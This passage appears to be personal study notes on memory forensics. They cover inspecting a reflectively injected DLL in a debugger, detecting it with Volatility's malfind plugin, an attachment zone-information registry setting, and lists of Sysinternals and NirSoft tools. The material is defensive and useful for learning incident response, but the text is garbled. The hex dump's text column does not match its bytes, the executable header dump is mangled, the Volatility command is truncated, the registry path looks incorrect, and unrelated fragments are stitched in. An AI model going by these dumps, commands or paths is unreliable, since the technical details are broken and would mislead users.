+	0'0340c000	0'0340f000	0'00003000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE PAGE_GUARD	Stack	[~5: 180c eb8]

Indeed, if we look at the 031e0000, we can see the executable header (MZ) and the strings fed into the MessageBoxA API can be also found further into the binary:

Memory			Virtual:	Previous	Offset:	0'031e0000										Display format:	Byte	Next																								
00000000	031e9798	00	00	00	00	41	75	67	75	73	74	00	00	00	00	53	65	70	74	65	6d	62	65	72	00	00	00	00	00	00	00	00	4f	August	September	October	November	December	...			
00000000	031e97b9	63	74	61	62	65	72	00	4e	61	76	65	6d	62	65	72	00	00	00	00	00	00	44	65	63	65	6d	62	65	72	00	00	00	...	AM	PM	MM/dd/yy	HH:mm:ss	ddd	...		
00000000	031e97da	00	00	41	4d	00	00	50	4d	00	00	00	00	00	00	00	00	4d	4d	2f	64	64	2f	79	79	00	00	00	00	00	00	00	00	...	AM	PM	MM/dd/yy	HH:mm:ss	ddd	...		
00000000	031e97fb	64	2c	2d	4d	4d	4d	4d	20	64	64	2c	20	79	79	79	79	00	00	00	48	48	3a	6d	6d	3a	73	73	00	00	00	00	00	...	AM	PM	MM/dd/yy	HH:mm:ss	ddd	...		
00000000	031e981c	00	00	00	53	00	00	75	00	6e	00	00	00	00	00	00	00	54	00	00	75	00	65	00	00	57	00	00	00	00	00	00	00	00	...	Sun	Mon	Tue	Wed	Thu	...	
00000000	031e983d	00	00	00	54	00	00	68	00	75	00	00	00	00	00	00	00	53	00	00	61	00	74	00	00	53	00	00	00	00	00	00	00	00	...	Fri	Sat	Sun	Mon	Tue	...	
00000000	031e985e	64	00	61	00	79	00	00	00	00	00	00	00	00	00	00	00	61	00	00	79	00	00	00	00	54	00	00	00	00	00	00	00	00	...	day	Monday	Tuesday	Wednesday	Thursday	...	
00000000	031e987f	00	00	64	00	61	00	79	00	00	00	00	00	00	00	00	00	64	00	00	61	00	79	00	00	00	00	00	00	00	00	00	00	00	...	day	Monday	Tuesday	Wednesday	Thursday	...	
00000000	031e98a0	54	00	68	00	75	00	72	00	73	00	64	00	61	00	79	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Thursday	Friday	Saturday	Sunday	Monday	...	
00000000	031e98c1	00	79	00	00	00	00	53	00	61	00	74	00	75	00	72	00	64	00	61	00	79	00	00	00	00	00	00	00	00	00	00	00	00	...	Monday	Tuesday	Wednesday	Thursday	Friday	...	
00000000	031e98e2	61	00	6e	00	00	00	46	00	65	00	62	00	00	00	00	00	4d	00	61	00	72	00	00	00	41	00	70	00	72	00	00	00	00	...	Saturday	Sunday	Monday	Tuesday	Wednesday	...	
00000000	031e9903	00	79	00	00	00	00	4a	00	75	00	6e	00	00	00	00	00	4a	00	75	00	6e	00	00	00	00	53	00	00	00	00	00	00	00	...	Monday	Tuesday	Wednesday	Thursday	Friday	...	
00000000	031e9924	70	00	00	00	00	00	4f	00	63	00	74	00	00	00	00	00	4e	00	61	00	75	00	00	00	00	00	00	00	00	00	00	00	00	...	Tuesday	Wednesday	Thursday	Friday	Saturday	...	
00000000	031e9945	00	75	00	61	00	72	00	79	00	00	00	00	00	00	00	00	4e	00	65	00	62	00	72	00	75	00	61	00	72	00	79	00	00	00	...	Wednesday	Thursday	Friday	Saturday	Sunday	...
00000000	031e9966	00	00	4d	00	61	00	72	00	63	00	68	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Thursday	Friday	Saturday	Sunday	Monday	...	
00000000	031e9987	00	00	75	00	6e	00	00	65	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Friday	Saturday	Sunday	Monday	Tuesday	...	
00000000	031e99a8	41	00	75	00	67	00	75	00	73	00	74	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Saturday	Sunday	Monday	Tuesday	Wednesday	...	
00000000	031e99c9	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Sunday	Monday	Tuesday	Wednesday	Thursday	...	
00000000	031e99ea	62	00	65	00	72	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Monday	Tuesday	Wednesday	Thursday	Friday	...	
00000000	031e9a0b	00	41	00	4d	00	00	00	00	50	00	4d	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Tuesday	Wednesday	Thursday	Friday	Saturday	...	
00000000	031e9a2c	79	00	79	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Wednesday	Thursday	Friday	Saturday	Sunday	...	
00000000	031e9a4d	00	64	00	64	00	2c	00	20	00	79	00	79	00	79	00	79	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Thursday	Friday	Saturday	Sunday	Monday	...	
00000000	031e9a6e	73	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Friday	Saturday	Sunday	Monday	Tuesday	...	
00000000	031e9a8f	00	b8	9a	1e	03	00	00	00	00	c8	9a	1e	03	00	00	00	00	00	00	d8	9a	1e	03	00	00	00	00	6a	00	61	00	2d	00	00	...	Saturday	Sunday	Monday	Tuesday	Wednesday	...
00000000	031e9ab0	50	00	00	00	00	00	00	00	7a	00	68	00	2d	00	43	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Sunday	Monday	Tuesday	Wednesday	Thursday	...	
00000000	031e9ad1	00	00	00	00	00	00	00	00	7a	00	68	00	2d	00	54	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...	Monday	Tuesday	Wednesday	Thursday	Friday	...	

Display format: Byte Next

```
MZ.....@
.....! .L !This program cannot b
e run in DOS mode...$ ..Y.
7 7 7 QN 7 QN 7 QN
7 6 7 \ 7 0 7 0
7 0 7 0 7 Rich 7
PE d (R
" x @
P
g
< P @ $
8
p
text $w
x rdata
a b | @ @ d
ata 6
.pdata @
@@rsrc P
@@reloc
@ B
```

Detecting Reflective DLL Injection with Volatility

`Malfind` is the Volatility's plugin responsible for finding various types of code injection and reflective DLL injection can usually be detected with the help of this plugin.

The plugin, at a high level will scan through various memory regions described by Virtual Address Descriptors (VADs) and look for any regions with

`PAGE_EXECUTE_READWRITE` memory protection and then check for the magic bytes `4d5a` (MZ in ASCII) at the very beginning of those regions as those bytes signify the start of a Windows executable (i.e exe, dll):

```
volatility -f /mnt/memdumps/w7-reflective-dll.bin malfind --profile W
```

Note how in our case, volatility discovered the reflective dll injection we inspected manually above with WindDBG:

<https://www.ired.team/offensive-security/code-injection-process-injection/reflective-dll-injection>

<https://github.com/volatilityfoundation/volatility/wiki/Command-Reference-Mal>

RANDOM SEMIS VULNS?

Windows preserves zone information in file attachments

```
key =  
'HKLM\SYSTEM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Attachments\SaveZoneInformation'  
  
value = '1'
```



<https://learn.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite>

~

The Suite is a bundling of the following selected Sysinternals Utilities: [AccessChk](#), [AccessEnum](#), [AdExplorer](#), [AdInsight](#), [AdRestore](#), [Autologon](#), [Autoruns](#), [BgInfo](#), [BlueScreen](#), [CacheSet](#), [ClockRes](#), [Contig](#), [Coreinfo](#), [Ctrl2Cap](#), [DebugView](#), [Desktops](#), [Disk2vhd](#), [DiskExt](#), [DiskMon](#), [DiskView](#), [Disk Usage \(DU\)](#), [EFSDump](#), [FindLinks](#), [Handle](#), [Hex2dec](#), [Junction](#), [LDMDump](#), [ListDLLs](#), [LiveKd](#), [LoadOrder](#), [LogonSessions](#), [MoveFile](#), [NotMyFault](#), [NTFSInfo](#), [PendMoves](#), [PipeList](#), [PortMon](#), [ProcDump](#), [Process Explorer](#), [Process Monitor](#), [PsExec](#), [PsFile](#), [PsGetSid](#), [PsInfo](#), [PsKill](#), [PsList](#), [PsLoggedOn](#), [PsLogList](#), [PsPasswd](#), [PsPing](#), [PsService](#), [PsShutdown](#), [PsSuspend](#), [PsTools](#), [RAMMap](#), [RDCMan](#), [RegDelNull](#), [RegHide](#), [RegJump](#), [Registry Usage \(RU\)](#), [SDelete](#), [ShareEnum](#), [ShellRunas](#), [Sigcheck](#), [Streams](#), [Strings](#), [Sync](#), [Sysmon](#), [TCPView](#), [VMMap](#), [VolumeID](#), [Whols](#), [WinObj](#), [ZoomIt](#)

MORE COOL TOOLS XD

https://www.nirsoft.net/utils/registry_changes_view.html



The screenshot shows the RegistryChangesView application window. The title bar is "RegistryChangesView". The menu bar includes "File", "Edit", "View", "Options", and "Help". The toolbar contains icons for file operations. The main window displays a table of registry changes.

Registry Key	Change Type	Value Name	Value Data	Value Type	Value Data Changed To
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group...	Added Key				
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\P...	Modified Value	RefCount	38	REG_DWORD	44
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\S...	Modified Value	ServiceSessionId	C1 5E 1B 58 ...	REG_BINARY	B0 8A C2 17 8C 61 90 ...
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	StartTimeLo	4100090946	REG_DWORD	4065745698
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	StartTimeHi	30601399	REG_DWORD	30601412
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	EndTimeLo	4100090946	REG_DWORD	4065745698
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	EndTimeHi	30601399	REG_DWORD	30601412
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Grou...	Modified Value	LastPolicyTime	19719913	REG_DWORD	19720006
HKEY_LOCAL_MACHINE\System\ControlSet001\services\RemoteRegistry	Modified Value	DisplayName	@regsvc.dll,-1	REG_SZ	Remote Registry
HKEY_LOCAL_MACHINE\System\ControlSet001\services\RemoteRegistry	Modified Value	Start	3	REG_DWORD	2
HKEY_LOCAL_MACHINE\System\ControlSet001\services\RpcLocator	Modified Value	DisplayName	@%systemr...	REG_SZ	Remote Procedure Call ...
HKEY_LOCAL_MACHINE\System\ControlSet001\services\RpcLocator	Modified Value	Start	3	REG_DWORD	2
HKEY_LOCAL_MACHINE\System\ControlSet001\services\Tcpip\Parameters\...	Modified Value	DhcpInterface...	03 00 00 00 ...	REG_BINARY	03 00 00 00 00 00 00 0...

236 item(s), 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>